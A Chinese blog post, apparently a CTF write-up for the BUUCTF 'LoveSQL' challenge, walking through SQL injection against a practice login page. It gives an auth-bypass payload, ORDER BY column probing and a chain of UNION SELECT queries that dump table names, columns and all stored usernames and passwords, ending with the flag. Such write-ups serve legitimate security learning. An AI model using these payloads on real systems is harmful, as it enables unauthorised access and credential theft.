

原创

[xixihawuwu](#)



于 2020-11-23 16:27:00 发布



312



收藏 1

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/xixihawuwu/article/details/109999044>

版权

Challenge 2790 Solves ×

## [极客大挑战 2019]LoveSQL 1

**Instance Info**  
Remaining Time: 10767s  
Lan Domain: 19994-9fd19bd2-7629-426f-8ba7-  
fa81fcabc770

<http://9fd19bd2-7629-426f-8ba7-fa81fcabc770.node3.buuoj.cn>

[Destroy this instance](#) [Renew this instance](#)

Flag  [Submit](#)

<https://blog.csdn.net/xixihawuwu>

这群该死的黑客，竟然这么快就找到了我的flag，这次我把它们放在了那个地方，哼哼！

GO TO WORK, GET MARRIED  
HAVE SOME KIDS, PAY YOUR TAXES  
PAY YOUR BILLS, WATCH YOUR TV  
FOLLOW FASHION, ACT NORMAL  
OBEY THE LAW  
AND REPEAT AFTER ME:  
I AM FREE


用户名:

密码:

登录



没有什么明显的提示，上次有个一样界面的题目，结果直接万能密码1=1出来了,这次再试试



??????

啥?

简单的我有点不相信，睿智的我一下子就觉得不对经

去尝试一下MD5



就知道...



算了，接着找吧

看题目名字，lovesql

估计还是注入

只能把目标放在url上了

这边比较恶心，url转码烦死我了，老是弄乱


查询一下列

' order by 4%23

```
j. cn
/check.php?username=admin%27or%271%27%3D%271&
password=1
%27%20order%20by%204%23
```

**Unknown column '4' in 'order clause'**

到四的时候报错



说明3是一个临界点，即列数为3

。。。。。

然而到这里我懵逼了，不知道要干啥了...

晕晕乎乎的。一点思路找不到...

去看了下wp

决定还是重头开始做一下



随便输入，会发现报错信息



接下来在hackbar操作


```
/check.php?username=123  
&password=111
```

当我在name处修改内容时，报错如下




第一个是单引号时，第二个则是双引号时，因此，这里想到试一下万能密码

' or 1=1#



结果报错如上。这里是为什么呢


查了下，知道这里是因为#要换成%23才行。醉了



最后成功界面如下


之后查询了下列，和我上面结果一样，列数为3

之后爆一下显示位



' union select 1,version(),database()#

获取所有数据库名



' union select 1,2,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()#

获取所有表名




' union select 1,2,group\_concat(column\_name) from information\_schema.columns where table\_schema=database() and table\_name='l0ve1ysq1'%23

获取所有列名



' union select 1,2,group\_concat(concat\_ws('-',id,username,password)) from l0ve1ysq1'%23

获取所有数据



flag{833d87ca-634c-4c79-a944-10578e1d4698}

最终获得我们的flag

Sql这一块太差了，没怎么学习过，后面得加强加强。